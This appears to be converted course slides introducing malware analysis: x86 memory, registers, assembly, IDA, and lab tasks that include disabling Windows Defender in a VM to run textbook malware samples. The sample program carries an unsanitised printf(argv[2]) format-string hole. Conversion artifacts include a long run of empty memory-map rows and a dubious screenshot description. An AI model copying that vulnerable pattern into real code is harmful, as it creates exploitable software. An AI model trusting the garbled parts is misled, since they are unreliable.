- ▶ **Low-level languages.** Human readable version of the computer architecture's instruction set. Assembly is most common. This is the level malware analysts operate at.
- ▶ **High-level languages.** Written by computer programmers. Includes languages like C and C++. A compiler translates the programs into machine code.
- ▶ **Interpreted languages.** Interpreted languages like C#, Perl, .NET, and Java. These are interpreted into bytecode instead of machine code. Bytecode executes within an interpreter, which translates bytecode into executable machine code at runtime.


# Reference

## Numbers


Decimal	Binary	Hex
0	0000	0
1	0001	1
2	0010	2
3	0011	3
4	0100	4
5	0101	5
6	0110	6
7	0111	7
8	1000	8
9	1001	9
10	1010	A
11	1011	B
12	1100	C
13	1101	D
14	1110	E
15	1111	F

## Bits, bytes, words and dwds


8 bits are 1 **byte**, 16 bits are 1 **word** and 32 bits are 1 **dword** (doubleword)



The **endianess** of the architecture defines how words and dwds are represented in memory. Consider the 32-bit integer 0xA0B0C0D:



Big endian




Little endian (such as x86)

# Processes in memory

The executable file and imported DLLs are loaded into memory. Each section is page aligned, so the executable in memory is larger than on disk.


Stack and heap are created in the same virtual address space.



### Figure from:

<https://www.securitysift.com/windows-exploit-development-part-1-basics/> as part of an introduction of Immunity debugger and running processes.

## Win32 Memory Map (simplified)



### Immunity Examples (using Windows Media Player)

Address	Size	Owner	Section	Contains
00001000	00001000			
00002000	00001000			
00003000	00001000			
00004000	00001000			
00005000	00001000			
00006000	00001000			
00007000	00001000			
00008000	00001000			
00009000	00001000			
0000A000	00001000			
0000B000	00001000			
0000C000	00001000			
0000D000	00001000			
0000E000	00001000			
0000F000	00001000			
00010000	00001000			
00011000	00001000			
00012000	00001000			
00013000	00001000			
00014000	00001000			
00015000	00001000			
00016000	00001000			
00017000	00001000			
00018000	00001000			
00019000	00001000			
0001A000	00001000			
0001B000	00001000			
0001C000	00001000			
0001D000	00001000			
0001E000	00001000			
0001F000	00001000			
00020000	00001000			
00021000	00001000			
00022000	00001000			
00023000	00001000			
00024000	00001000			
00025000	00001000			
00026000	00001000			
00027000	00001000			
00028000	00001000			
00029000	00001000			
0002A000	00001000			
0002B000	00001000			
0002C000	00001000			
0002D000	00001000			
0002E000	00001000			
0002F000	00001000			
00030000	00001000			
00031000	00001000			
00032000	00001000			
00033000	00001000			
00034000	00001000			
00035000	00001000			
00036000	00001000			
00037000	00001000			
00038000	00001000			
00039000	00001000			
0003A000	00001000			
0003B000	00001000			
0003C000	00001000			
0003D000	00001000			
0003E000	00001000			
0003F000	00001000			
00040000	00001000			
00041000	00001000			
00042000	00001000			
00043000	00001000			
00044000	00001000			
00045000	00001000			
00046000	00001000			
00047000	00001000			
00048000	00001000			
00049000	00001000			
0004A000	00001000			
0004B000	00001000			
0004C000	00001000			
0004D000	00001000			
0004E000	00001000			
0004F000	00001000			
00050000	00001000			
00051000	00001000			
00052000	00001000			
00053000	00001000			
00054000	00001000			
00055000	00001000			
00056000	00001000			
00057000	00001000			
00058000	00001000			
00059000	00001000			
0005A000	00001000			
0005B000	00001000			
0005C000	00001000			
0005D000	00001000			
0005E000	00001000			
0005F000	00001000			
00060000	00001000			
00061000	00001000			
00062000	00001000			
00063000	00001000			
00064000	00001000			
00065000	00001000			
00066000	00001000			
00067000	00001000			
00068000	00001000			
00069000	00001000			
0006A000	00001000			
0006B000	00001000			
0006C000	00001000			
0006D000	00001000			
0006E000	00001000			
0006F000	00001000			
00070000	00001000			
00071000	00001000			
00072000	00001000			
00073000	00001000			
00074000	00001000			
00075000	00001000			
00076000	00001000			
00077000	00001000			
00078000	00001000			
00079000	00001000			
0007A000	00001000			
0007B000	00001000			
0007C000	00001000			
0007D000	00001000			
0007E000	00001000			
0007F000	00001000			
00080000	00001000			
00081000	00001000			
00082000	00001000			
00083000	00001000			
00084000	00001000			
00085000	00001000			
00086000	00001000			
00087000	00001000			
00088000	00001000			
00089000	00001000			
0008A000	00001000			
0008B000	00001000			
0008C000	00001000			
0008D000	00001000			
0008E000	00001000			
0008F000	00001000			
00090000	00001000			
00091000	00001000			
00092000	00001000			
00093000	00001000			
00094000	00001000			
00095000	00001000			
00096000	00001000			
00097000	00001000			
00098000	00001000			
00099000	00001000			
0009A000	00001000			
0009B000	00001000			
0009C000	00001000			
0009D000	00001000			
0009E000	00001000			
0009F000	00001000			
000A0000	00001000			
000A1000	00001000			
000A2000	00001000			
000A3000	00001000			
000A4000	00001000			
000A5000	00001000			
000A6000	00001000			
000A7000	00001000			
000A8000	00001000			
000A9000	00001000			
000AA000	00001000			
000AB000	00001000			
000AC000	00001000			
000AD000	00001000			
000AE000	00001000			
000AF000	00001000			
000B0000	00001000			
000B1000	00001000			
000B2000	00001000			
000B3000	00001000			
000B4000	00001000			
000B5000	00001000			
000B6000	00001000			
000B7000	00001000			
000B8000	00001000			
000B9000	00001000			
000BA000	00001000			
000BB000	00001000			
000BC000	00001000			
000BD000	00001000			
000BE000	00001000			
000BF000	00001000			
000C0000	00001000			
000C1000	00001000			
000C2000	00001000			
000C3000	00001000			
000C4000	00001000			
000C5000	00001000			
000C6000	00001000			
000C7000	00001000			
000C8000	00001000			
000C9000	00001000			
000CA000	00001000			
000CB000	00001000			
000CC000	00001000			
000CD000	00001000			
000CE000	00001000			
000CF000	00001000			
000D0000	00001000			
000D1000	00001000			
000D2000	00001000			
000D3000	00001000			
000D4000	00001000			
000D5000	00001000			
000D6000	00001000			
000D7000	00001000			
000D8000	00001000			
000D9000	00001000			
000DA000	00001000			
000DB000	00001000			
000DC000	00001000			
000DD000	00001000			
000DE000	00001000			
000DF000	00001000			
000E0000	00001000			
000E1000	00001000			
000E2000	00001000			
000E3000	00001000			
000E4000	00001000			
000E5000	00001000			
000E6000	00001000			
000E7000	00001000			
000E8000	00001000			
000E9000	00001000			
000EA000	00001000			
000EB000	00001000			
000EC000	00001000			
000ED000	00001000			
000EE000	00001000			
000EF000	00001000			
000F0000	00001000			
000F1000	00001000			
000F2000	00001000			
000F3000	00001000			
000F4000	00001000			
000F5000	00001000			
000F6000	00001000			
000F7000	00001000			
000F8000	00001000			
000F9000	00001000			
000FA000	00001000			
000FB000	00001000			
000FC000	00001000			
000FD000	00001000			
000FE000	00001000			
000FF000	00001000			

## Processes

- ▶ **Data** contains values that will not change while the program is running. Static and global variables.
- ▶ **Code** includes the instructions fetched by the CPU to execute the program's tasks.
- ▶ The **heap** is used for dynamic memory during program execution. Dynamic memory.
- ▶ The **stack** is used for local variables and parameters for functions, and to help control program flow.

# Registers

- ▶ **General registers** are used by the CPU during execution. EAX, EBX, ECX, EDX, EBP, ESP, ...
- ▶ **Segment registers** are used to track sections of memory. CS, SS, DS, ES, FS, GS
- ▶ **Status flags** are used to make decisions. EFLAGS (ZF - Zero flag, SF - Sign flag, ...)
- ▶ The **instruction pointer** is used to keep track of the next instruction to execute.

## EIP, the instruction pointer

- ▶ EIP contains the address of the next instruction to be executed.
- ▶ EIP moves to the next address unless the current instruction is a jump/call.
- ▶ If you control EIP, you control what is executed by the CPU. Therefore attackers attempt to gain control of EIP.
- ▶ They need to insert their own code (or find code already in the system that can do what they want) and let EIP point to that code.

# Assembly crash course

Instructions consist of a **mnemonic** and zero or more **operands**.

A **mnemonic** is a word that identifies the instruction that is to be executed.

The **operands** are parameters to the instruction.

The opcodes are the hex numbers corresponding to the entire machine instruction.


Instruction: **mov ecx, 0x12345678**

Opcodes: **B9 78 56 34 12**

The x86 architecture uses the little-endian format, so values and addresses are reversed.


# Assembly crash course

- ▶ mov dst, src - move src into dest.
- ▶ push/pop - push a value onto the stack/pop a value off the stack
- ▶ cmp dst, src - Compare the values of dst and src
- ▶ jmp location - Jump to a location. Also several conditional jumps exist.
- ▶ sub/add/inc/dec - subtraction, addition, increment by 1, decrement by 1
- ▶ xor - xor eax, eax sets eax to zero
- ▶ nop - no operation
- ▶ int - interrupt, breakpoint




# The stack

Before a function is called, its arguments are pushed onto the stack. A stack frame belongs to each function, and the function uses this section of the stack.




# Example: C++ code vs assembly

```
int main(int argc, char* argv[])
{
    if (argc != 3) {return 0; }
    if (strncmp(argv[1], "-r", 2) == 0) {
        DeleteFileA(argv[2]);
    }
    else if (strncmp(argv[1], "-w", 2) == 0) {
        printf("AAAAAAAAAAAAAAAAAAAAAAA");
        printf(argv[2]);
    }
    return 0;
}
```



# Example: Decompilation by pressing Tab

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v3; // si
4     char v5; // [esp-8h] [ebp-8h]
5
6     if ( argc == 3 )
7     {
8         if ( !_strnicmp(argv[1], "-r", 2u) )
9         {
10             DeleteFileA(argv[2]);
11             return 0;
12         }
13         if ( !_strnicmp(argv[1], "-w", 2u) )
14         {
15             sub_401080("AAAAAAAAAAAAAAAAAAAAAA", v3);
16             sub_401080((char *)argv[2], v5);
17         }
18     }
19     return 0;
20 }
```



## Example: C++ code vs decompiled code

```
int main(int argc, char* argv[])
{
    if (argc != 3) {return 0; }
    if (strncmp(argv[1], "-r", 2) == 0) {
        DeleteFileA(argv[2]);
    }
    else if (strncmp(argv[1], "-w", 2) == 0) {
        printf("AAAAAAAAAAAAAAAAAAAAAAA");
        printf(argv[2]);
    }
    return 0;
}
```


```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v3; // si
4     char v5; // [esp-8h] [ebp-8h]
5
6     if ( argc == 3 )
7     {
8         if ( !strncmp(argv[1], "-r", 2u) )
9         {
10            DeleteFileA(argv[2]);
11            return 0;
12        }
13        if ( !strncmp(argv[1], "-w", 2u) )
14        {
15            sub_401080("AAAAAAAAAAAAAAAAAAAAAAA", v3);
16            sub_401080((char *)argv[2], v5);
17        }
18    }
19    return 0;
20}
```

# What to remember?

- ▶ Stack
- ▶ Registers
  - ▶ EIP
  - ▶ EBP
  - ▶ ESP
- ▶ Instructions
  - ▶ push/pop
  - ▶ jmp/call
  - ▶ mov
  - ▶ add/sub
  - ▶ xor
  - ▶ int
  - ▶ nop

# IDA - The Interactive DisAssembler

Configure options to view opcodes and auto comments.




## IDA - Cheat sheet

- ▶ Space: Switch between graph mode and text mode.
- ▶ Double click: Follow link.
- ▶ X: View cross references
- ▶ Esc: Go back (navigation)
- ▶ Left/right arrow buttons: navigation
- ▶ Windows menu: Reset desktop/Save desktop
- ▶ g: Go to address or named location (sub\_xxx, loc\_xxx, printf,...)
- ▶ Ctrl + E: Jump to entry point
- ▶ Search: Next code, Text, Sequence of bytes


## IDA - Cross references

Double click an import. Press X to find all cross references.




# IDA - Break points

## Set breakpoint using F2.



IDA - Debug step 1

When you start debugging, the window layout changes.



## IDA - Debug step 2

The screenshot shows the Immunity Debugger interface with two main panes. The left pane displays assembly code for the `security_init_cookie` function, which contains calls to `SetThreadLocalStorage`, `SetThreadContext`, and `SetThreadPriority`. The right pane shows a memory dump of the `_native_Startup_Stack` starting at address `00000000:00000000`, containing various system DLL handles like `kernel32.dll`, `user32.dll`, and `ole32.dll`.

IDA - Debug step 3

## Exercise Task 2

### Part 1: Normal programs

- ▶ Choose 5 different normal programs and use Process Monitor and Process Explorer to get an overview of the events that occur during a normal startup procedure.
- ▶ Use Paint and Notepad to create two new files and save them to disk. Find the corresponding events in Process Monitor. Do these actions trigger loading of additional DLLs than those loaded at startup?

### Part 2: Malicious programs

- ▶ Update your VM to the newest version of Windows.
- ▶ Turn off Windows Defender in your VM (and keep it off).
- ▶ Download the labs from the book's website:  
<https://practicalmalwareanalysis.com/labs/>
- ▶ Do the labs 3-1 and 3-3. Note that these two pieces of malware are written specifically for XP, so they will not work exactly as in the solutions described in the book.

## Exercise Task 2, continued

### Part 3: Debugging with IDA

- ▶ Parts of Lab 5-1: Tasks 1-16

### Part 4: Use the tools on an executable with known source code

